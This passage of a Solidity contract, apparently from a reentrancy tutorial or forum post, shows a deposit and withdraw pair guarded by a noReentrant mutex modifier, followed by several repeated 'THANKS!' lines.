    mapping(address => uint256) public balances;

    function deposit() public payable {
        balances[msg.sender] += msg.value;
    }

    // after this lock is implemented, only single function can be executed at a time
    bool internal locked;
    modifier noReentrant() {
        require(!locked, "No re-entrancy");
        locked = true;
        _; // here the function is getting executed
        locked = false;
    }

    function withdraw() public noReentrant { // modifier is applied here
        uint256 bal = balances[msg.sender];
        require(bal > 0);

        (bool sent,) = msg.sender.call{value: bal}("");
        require(sent, "Failed to send Ether");

        balances[msg.sender] = 0;
    }

    function getBalance() public view returns (uint256) {
        return address(this).balance;
    }
}

```

THANKS!

THANKS!

THANKS!

THANKS!

THANKS!

THANKS!